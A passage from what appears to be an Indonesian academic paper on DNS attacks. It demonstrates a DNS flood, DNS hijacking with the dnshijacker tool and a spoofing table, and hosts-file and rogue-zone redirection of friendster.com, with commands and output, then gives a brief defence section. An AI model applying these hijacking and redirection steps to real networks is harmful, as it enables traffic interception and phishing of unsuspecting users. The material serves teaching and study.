*** Request to UnKnown timed-out
> ms3.sa.com
Server: UnKnown
Address: 128.1.1.100
DNS request timed out.
timeout was 2 seconds.
Name: ms3.sa.com
Address: 128.1.47.1
> exit
```


Penyerang kemudian menghentikan serangan dan sekali lagi dari mesin yang lain meng-query server nama target setelah membersihkan cache.

```
D:\>ipconfig /flushdns
Windows IP Configuration
Successfully flushed the DNS Resolver Cache.
D:\>nslookup
Default Server: ns1.sa.com
Address: 128.1.1.100
> ms2.rhs.net
Server: ns1.sa.com
Address: 128.1.1.100
Name: ms2.sa.com
Address: 128.1.23.8
> exit
```

Perbedaan terlihat antara query yang didapatkan selama proses serangan dan setelah serangan dihentikan. Hal ini membuktikan dampak serangan terhadap performa server. Jika serangan dilakukan dari beberapa mesin, maka dampak yang dihasilkan akan lebih besar.

### 4.1.3 DNS Man in the Middle Attacks – DNS Hijacking

Jika seorang penyerang dapat meletakkan dirinya diantara klien dan server DNS, maka dia dapat mengambil balasan query resolusi nama ke klien dan mengirimkan informasi alamat pemetaan yang palsu ke alamat yang salah. Tipe serangan ini bergantung dari kondisi siapa yang lebih cepat. Jika penyerang ingin serangannya berhasil, maka penyerang harus membalas ke klien sebelum server yang sesungguhnya. Penyerang dapat memperlambat server DNS primer dari klien dengan menggunakan serangan denial of service. Diagram serangan dapat digambarkan dibawah ini :



Gambar 4.1 Serangan DNS Man in the Middle (diambil berdasarkan Attacking the DNS Protocol – Security Paper v2, ESA Certification, Sainstitute.org)

Diagram diatas menggambarkan:

1. Penyerang meletakkan dirinya diantara klien dan server nama.
2. Klien membuat permintaan DNS untuk resolusi `www.microsoft.com`.
3. Permintaan ini dicuri oleh penyerang yang membalas dengan informasi palsu.
4. Server DNS membalas dengan informasi yang benar.

Kondisi diatas merupakan kondisi “balapan”, klien akan menerima paket dari pemenangnya.

Untuk mengeksekusi serangan ini, dapat digunakan skrip **DNS Hijacker<sup>4</sup>** (dapat dilihat di [http://www.sainstitute.org/articles/tools/DNS Hijacker](http://www.sainstitute.org/articles/tools/DNS_Hijacker) ) dan dijalankan pada mesin penyerang. DNS Hijacker menggunakan tabel fabrikasi untuk menyimpan informasi yang palsu untuk pengembalian kepada klien. Tabel dibawah ini menunjukkan hostname ms2.sa.com yang dibentuk untuk membalas dengan alamat 10.10.10.10. Alamat sebenarnya dari ms2.sa.com seperti yang terdapat pada administrator DNS adalah 128.1.23.8.

```
[root@fanta dnshijacker]# more ftable
10.10.10.10 ms2.sa.com
```

Selanjutnya penyerang memulai program DNS Hijacker seperti dibawah ini :

```
[root@fanta dnshijacker]# dnshijacker -f ftable udp src or dst port 53
[dns hijacker v1.2 ]
sniffing on: eth0
using filter: udp dst port 53 and udp src or dst port 53
fabrication table: ftable
dns activity: 128.1.4.232:1027 > 128.1.1.100:53 [ms2.sa.com = ?]
spoofing answer: 128.1.1.100:53 > 128.1.4.232:1027 [ms2.sa.com =
10.10.10.10]
```

Permintaan pertama untuk resolusi dari ms2.sa.com dan jawaban yang palsu dikembalikan oleh penyerang yaitu 10.10.10.10. Dibawah ini merupakan informasi yang diterima dari sisi klien:

```
[root@fanta init.d]# nslookup
Default Server: [128.1.1.100]
Address: 128.1.1.100
> ms2.sa.com
Server: [128.1.1.100]
Address: 128.1.1.100
Name: ms2.sa.com
Address: 10.10.10.10
```

Informasi yang tidak benar dikembalikan ke klien dan diterima. DNS hijacker mempunyai pilihan a-d dengan semua permintaan DNS diintersep/dicuri dan dibalas dengan informasi yang tidak benar.

## 4.2 SERANGAN SERVER DNS


Pada bagian ini, akan ditunjukkan implementasi serangan server DNS dengan cara pribadi yaitu serangan ke DNS lokal yang hanya mempengaruhi alamat IP sendiri saja dan juga serangan ke server DNS yang mempengaruhi semua klien yang menggunakan server tersebut.

### 4.2.1 Melalui DNS Lokal


Cache poisoning dapat dilakukan dengan melakukan perubahan pada DNS komputer lokal. Dengan perubahan tersebut maka serangan hanya terjadi pada alamat IP lokal klien tersebut (alamat IP yang digunakan adalah 167.205.66.11 dengan nama LSKK-11) dan tidak mengenai klien-klien lain. Pada implementasi ini, yang akan dilakukan adalah merubah pemetaan alamat IP dari [www.friendster.com](http://www.friendster.com) ke alamat IP 167.205.65.5. Alamat IP [www.friendster.com](http://www.friendster.com) yang sebenarnya adalah 209.11.168.242. Langkah-langkahnya adalah :

1. Mengedit file pada `C:\WINDOWS\system32\drivers\etc\hosts` dengan menambahkan `167.205.65.5 www.friendster.com`.
2. Pada konfigurasi LAN setting di internet explorer, ditambahkan `*.friendster.com`.


Dengan melakukan kedua langkah tersebut maka [www.friendster.com](http://www.friendster.com) tidak akan dilewatkan ke proxy. Maka hasil yang didapatkan adalah :



Gambar 4.2 Tampilan dari 167.205.65.5



Gambar 4.3 Tampilan dari www.friendster.com selama serangan



Gambar 4.4 Tampilan www.friendster.com sesungguhnya saat tidak diserang

### 4.2.2 Melalui Server DNS

Pada implementasi serangan ini, serangan akan ditujukan pada server DNS. Dampak dari serangan ini adalah klien-klien yang berada dalam domain server tersebut akan terserang. Dalam implementasi ini akan dicoba mengalihkan [www.friendster.com](http://www.friendster.com) ke alamat IP 167.205.65.10. Langkah-langkahnya adalah dengan membuat zona baru:

1. konfigurasi named.conf

```
zone "friendster.com" {
    type master;
    file "db.friendster";
};
```

2. konfigurasi db.friendster

```
$TTL 30d
@ IN SOA ns.friendster.com. me.frenster.com. (
    2004030304 ; serial
    1d ; refresh
    1h ; retry
    30d ; expire
    1d ) ; minimum

IN NS ns.friendster.com.

$ORIGIN friendster.com.


www IN A 167.205.65.10
```

Hasil apabila di query adalah :


```
^_^ nslookup
Default Server: ns.friendster.com
Address: 167.205.66.11

> ls -d friendster.com
[ns.friendster.com]
$ORIGIN friendster.com.
@          4w2d IN SOA  ns.friendster.com. me.frenster.com. (
    2004030304 ; serial
    1D ; refresh
    1H ; retry
    4w2d ; expiry
    1D ) ; minimum

4w2d IN NS ns.friendster.com.
www 4w2d IN A 167.205.65.10
@ 4w2d IN SOA ns.friendster.com. me.frenster.com. (
    2004030304 ; serial
    1D ; refresh
    1H ; retry
    4w2d ; expiry
    1D ) ; minimum
```



Gambar 4.5 Tampilan dari www.friendster.com selama serangan



Gambar 4.6 Tampilan dari 167.205.65.10

Terlihat bahwa www.friendster.com teralihkan tampilannya ke alamat IP 167.205.65.10, berarti serangan berhasil.

## 5.1 KEAMANAN DNS DARI SERANGAN CACHE POISONING

Pada umumnya cache poisoning dapat dengan mudah dihadapi. Semua program DNS mempunyai pilihan untuk mematikan atau menonaktifkan proses caching. Jika proses caching tidak diaktifkan, menipu balasan kepada sebuah server adalah sia-sia. Program yang paling terbaru telah mempunyai patch untuk melawan poisoning. Saat ini, paket-paket yang diterima dengan cacatan *authoritative* / berkuasa diverifikasi dahulu sebelum memasukannya ke dalam cache.

## 6. REFERENSI

1. <http://www.oreilly.com/catalog/dns3/chapter/ch02.html>
2. [http://www.net-security.org/dl/articles/Attacking\\_the\\_DNS\\_Protocol.pdf](http://www.net-security.org/dl/articles/Attacking_the_DNS_Protocol.pdf)
3. <http://www.insan.co.id/tutor.eng/dns.html>
4. Attacking the DNS Protocol – Security Paper v2, ESA Certification, Sainstitute.org
5. <http://www.ilmukomputer.com/umum/diding-dns.php>
6. <http://www.sainstitute.org/articles/tools/Dns1.pl>
7. <http://www.sainstitute.org/articles/tools/Hds0.pl>
8. <http://www.sainstitute.org/articles/tools/Dnsflood.pl>
9. <http://www.sainstitute.org/articles/tools/DNS Hijacker>